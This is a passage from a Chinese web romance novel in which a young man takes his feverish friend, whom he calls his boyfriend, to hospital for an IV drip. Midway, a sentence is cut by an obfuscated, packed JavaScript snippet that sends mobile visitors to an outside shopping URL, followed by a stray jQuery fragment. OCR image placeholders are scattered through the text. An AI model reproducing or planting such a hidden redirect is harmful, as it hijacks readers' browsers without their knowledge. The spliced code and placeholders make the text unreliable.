是吗?
纪含朝是觉得头有点晕,但他还以为是被江帆迟气的呢,原来是因为发烧吗?
这几天京市换季确实是有点降温了,他本身身体素质就差,又在女仆咖啡店穿着裙子吹了一天的空调,会生病好像也不奇怪。
脑袋昏沉沉的,眼眶发酸,四肢的力气也在一点点往外抽。
纪含朝抬手探了下自己的额头,觉得不太烫,应该就是低烧的程度,没怎么放在心上,还跟江帆迟提出要回学校。
结果江帆迟听到他的要求后,却反应很大地问他:“你现在要回学校?!”
“嗯。”纪含朝认真地点了点头,他现在反应比平时迟钝一些,看上去有点呆呆的,“再晚点就没有回学校的地铁了,你家离学校太远了,打车很贵的。”
江帆迟双唇紧抿,没接话,他把纪含朝按在床上坐下,又转身从床头柜抽屉里翻出一支体温计递到他面前,语气不容拒绝:“夹五分钟。”
“可是……”
“没有可是。”江帆迟打断他,掏出手机操作一番。
纪含朝感觉到兜里的手机振动了一下,迷茫地拿出来看,才发现是江帆迟给他转钱了,而且一出手就是五位数。
“够了吗?打车费。”江帆迟问,“不够我还给你转。”
当然够了呀。
这钱别说打车回学校,包车绕京市一圈都绰绰有余。
纪含朝用那双因为发热而有些湿润的眼睛看着江帆迟,江帆迟把体温计又往他面前递了递,意思再明显不过。
好吧,既然有人报销车费,那他就量一下好了。
纪含朝乖乖接过体温计,将其夹在腋下,江帆迟就站在他旁边,垂眸安静地等。
五分钟后,江帆迟看着体温计上三十八度二的数字,眉头立刻拧起来,“你现在马上收拾收拾,跟我去医院。”
纪含朝看到这个数字也懵了一下,他以为自己最多也就三十七度出头,明明摸着额头不太烫呀,怎么会烧到三十八度呢?
他愣了一会儿,才摇了摇头说:“不用那么麻烦,我回学校吃点药睡一觉就好,不用去医院。”
江帆迟听到这话简直要被气笑了,生病了不仅不去医院还想着回学校,学校到底有谁在啊?让他这么牵肠挂肚?
“为什么不去?”
纪含朝眨眨眼,解释道:“换季发烧很常见的,我现在也不怎么难受,吃点药就好了,没必要去医院。”
而且他身体底子差,一年光发烧就得近十次,要是回回都去医院,那得花多少冤枉钱?
反正他也不严重,吃点药对付对付就差不多了。
纪含朝自我感觉良好,殊不知落在江帆迟眼中,却是一副强弩之末的状态。脸色苍白,两颊是病态的绯红,整个人看起来摇摇欲坠,毫无精神气。
就这还不怎么难受?非要烧得神志不清了才叫难受是吧?
江帆迟冷笑一声,没说话,抓住纪含朝的手臂,要拉他起来,纪含朝满身抗拒,跟小孩似的抓住床单不撒手,江帆迟怕把他扯痛了,也不敢太过用劲,一时之间竟拿他有点没办法。
二人僵持一会儿,江帆迟嘴唇抿成一条直线,点了点头,心想好吧,既然拉他不走,那就抱吧,反正也不是第一次了。
江帆迟弯腰,一只手穿过纪含朝膝弯,另一只手臂环过他的后背,不等纪含朝反应过来,已经稳稳地将他整个人打横抱了起来。
纪含朝惊呼一声,手里还攥着那截被他揪得皱巴巴的床单,整个人腾空之后下意识地搂住了江帆迟的脖子。
他稳了稳身形,反应过来后立刻开始挣扎:“我不想去医院!”
江帆迟冷着脸,抱着他往卧室门口走:“我不听你的。”
纪含朝被他抱着,手脚并用地在他怀里扑腾了几下。
可江帆迟现在不用顾忌走光,再加上纪含朝发烧本来就没什么力气,那点动静在江帆迟看来简直像小猫挠人,半点效果都没有。
江帆迟用自己的外套裹着他,抱着他下了楼,乘电梯期间遇见一个牵着绳要去遛狗的大妈,听见他们俩发出的动静,一直偷偷观察他们。
纪含朝觉得有点尴尬,窝在江帆迟怀里不动了,江帆迟则没什么脸皮地跟人家对视,直接把人看得不敢再看他们。
识时务者为俊杰,反抗不了,纪含朝只好接受必须要去医院的事实,反正花的也不是他的钱,他有什么可心疼的,去医院他的病还能好得更快一点呢!
而且如果就这么被江帆迟抱着去医院,也太丢人了!
纪含朝这样想着,怕去医院花钱的心态渐渐消弭,一出电梯,就让江帆迟将他放下来。
江帆迟低头看他,见他神情认真,便依言将他放了下来。
纪含朝脚刚一落地,就不受控制地软了一下,所幸江帆迟眼疾手快,伸手扶住了他。江帆迟让纪含朝扶住他的肩膀站好,把原本用来裹着纪含朝的外套展开,抖了抖,套在了纪含朝身上。
江帆迟比纪含朝高了近半个头,对他来说
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17898069|212883||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
正好合适的衣服在纪含朝身上就显得有些大了,衣摆垂到了大腿根,袖口也长出好一截,空空荡荡的像是要去唱戏。
江帆迟低头替他将外套的拉链拉到了最顶上,衣领立起来盖住纪含朝大半张脸,只露出一双因为发烧而略显湿润的眼睛。
“站好。”江帆迟说,伸手把过长的袖口卷了两圈,露出纪含朝的手,又问他:“能自己走吗?”
纪含朝被他像裹粽子一样料理了一通,听到问话才呆呆地回过神,“可以的。”
“行,那走吧,车在车库。”
纪含朝点点头,他的腿还是有些软,想了想,伸手轻轻拉住了江帆迟的衣摆,亦步亦趋地跟在他身后。江帆迟身形顿了一下,最后也没说什么,还是由他去了。
他们去了离江帆迟家最近的医院。
测了下温度,三十八度八,果然又比之前升了一点。
江帆迟当机立断,让医生给纪含朝吊水。
他本来还想找个床位让纪含朝休息,却没想到换季期间医院里感冒发烧的人实在太多,床位早就满了,一个空的都没剩下。
好在纪含朝并不娇气,即便坐在冰冷的椅子上也没有任何怨言。
江帆迟跟着医生去缴费,回来时纪含朝的针已经打上了,他没有玩手机,就这样安静地看着吊瓶里的药水一滴一滴地滴落。
眼睛雾蒙蒙的,鼻尖也微微发红,嘴唇紧抿着,裹着件不合身的宽大外套,整个人缩在椅子上,像个无家可归的小孩,看着特别可怜。
看到他回来了,纪含朝仰头冲他露出一个笑,江帆迟心都软了半截。
江帆迟过去挨着纪含朝坐下,伸手探了探他额头的温度,还是烫,但又似乎比刚才好上那么一点。
纪含朝因着他的动作缩了缩脖子,随即又放松下来。他看着江帆迟,目光因为发烧而带着一点涣散,声音也轻轻的:“谢谢你送我来医院,时候不早了,你快回家吧,等会儿打完针我会自己回学校的。”
江帆迟收回手,古怪地看着他。
纪含朝以为他是怕他又去挤地铁,就又说:“你放心,打完针以后我会打车回学校的。”
虽然他也很想坐地铁,但他算了算,就算把输液速度调至最快,他打完这几瓶也得两个小时了,赶不上最后一趟地铁。
“我有说我要走了吗?”江帆迟问。
纪含朝一愣,“啊?”“还是说,”江帆迟垂眸,“身为朝朝的男朋友,我连照顾你的资格都没有?”